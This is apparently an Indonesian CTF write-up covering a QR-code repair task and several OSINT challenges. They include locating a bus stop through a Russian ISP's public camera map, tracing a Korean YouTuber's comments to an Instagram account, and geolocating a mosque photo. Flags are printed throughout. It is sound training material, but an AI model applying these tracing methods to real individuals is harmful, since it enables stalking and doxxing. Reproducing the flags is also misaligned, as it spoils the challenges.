
Ada sebuah PNG dengan gambar QR yang telah diwarnai.

Disini, kita bisa menimpa ulang warna-warna tersebut dengan kotak hitam agar bisa merecover banyak dari bagian QR Code tersebut. Saya menggunakan aplikasi Photopea untuk melakukan hal tersebut.



Saya lalu mencari “QR Code Recovery” di Google lalu saya diarahkan sebuah website berisi tools untuk merecover QR Code tersebut. (https://merri.cx/qrazybox/)

Setelah saya mengupload gambar QR Code yang sudah saya timpah ulang, tools tersebut langsung bisa merecover sisanya. Flag terdapat di dalam QR Code yang terencode ke dalam QR Code tersebut.




FLAG: hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}


OSINT

Initial Point


Disini kita diberikan sebuah video… Yang kalau kita tonton sampai akhir ada sesuatu yang menarik, ada IP address.




Saya lalu mencari informasi lebih banyak mengenai IP address tersebut menggunakan shodan.io dan menemukan IP address tersebut dimiliki oleh sebuah perusahaan ISP Rusia bernama JSC Ufanet




Ufanet memiliki jaringan kamera publik yang bisa kita lihat secara langsung melalui website http://maps.ufanet.ru yang saya temukan melalui searching “ufanet camera” di Google.



Saya lalu mengklik dan mendapatkan bahwa setiap kamera memiliki identifier unik http://maps.ufanet.ru/ufa#(identifier unik). Saya lalu mengubah bagian tersebut sesuai yang ada di video soal dan menemukan rekaman sebuah pemberhentian bus persis dengan yang ada di video soal.




Saya lalu mencari “ТСК Пушкинский” di Google Maps dan diarahkan ke sebuah lokasi yang sangat dekat (ada di seberang) dengan lokasi pemberhentian bus yang sebenarnya. Saya lalu mengklik salah satu bisnis yang berada di sebelah pemberhentian bus itu untuk mendapatkan alamat serta kode posnya.




FLAG: hacktoday{Ulitsa Pushkina_450076_JSC Ufanet}

MUA


Kita diberikan sebuah foto sebuah youtuber Korea. Saya lalu menggunakan reverse imagenya Yandex dan menemukan…




Nama Youtuber tersebut adalah Pony. Saya lalu mencari channel dia di Youtube dan menemukan playlist berisi video-video dia sedang menggambar.




Saya lalu membuka video tersebut satu-satu dan melihat komentarnya dari yang paling terbaru dahulu dan menemukan sesuatu yang menarik.



Saya lalu menggunakan CyberChef untuk mengdecode string tersebut dan kita diarahkan ke sebuah profil instagram. (https://instagram.com/kbbi58?utm_source=qr&igshid=MzNlNGNkZWQ4Mg%3D%3D)




Terdapat 3 post berisi string-string yang jika susun dari post paling kanan lalu di decode kita bisa mendapatkan flagnya.



FLAG: hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}


Kuala Lumpur

Kita diberikan sebuah gambar menara Masjid, saya memasukkan gambar tersebut ke dalam reverse imagenya Yandex dan menemukan sebuah blog milik seseorang dimana ia berkunjung ke masjid yang sama dan menangkap sebuah gambar dengan angle yang mirip. (https://anisahnicha.blogspot.com/2019/06/pertama-kali-ke-luar-indonesia.html)



Ia mengatakan lokasi Masjid tersebut berada di Kampung Baru. Setelah dicek Kampung Baru dekat dengan KLCC dan terdapat pasar malam serta stasiun LRT. Hal yang saya lakukan setelahnya adalah mengecek file foto yang diberikan namun tidak ada metadatanya. Tapi nama filenya sangat aneh, setelah saya masukan CyberChef, ternyata nama filenya adalah UNIX Timestamp dengan data (Fri 27 January 2017 10:49:11.327 UTC)

Saya lalu menggunakan Stellarium untuk mendapatkan informasi mengenai rasi bintang serta benda langit pada hari tersebut. Tinggal masukkan koordinat dan waktu maka kita bisa mendapatkan informasi yang dibutuhkan. Saya lalu melihat ke arah Barat sesuai foto tersebut dan menemukan Venus yang sangat terang serta rasi bintang di sebelahnya yaitu Pisces.




FLAG: hacktoday{KampungBaru_20170127_Venus_Pisces}

Miscellaneous

Welcome (again)

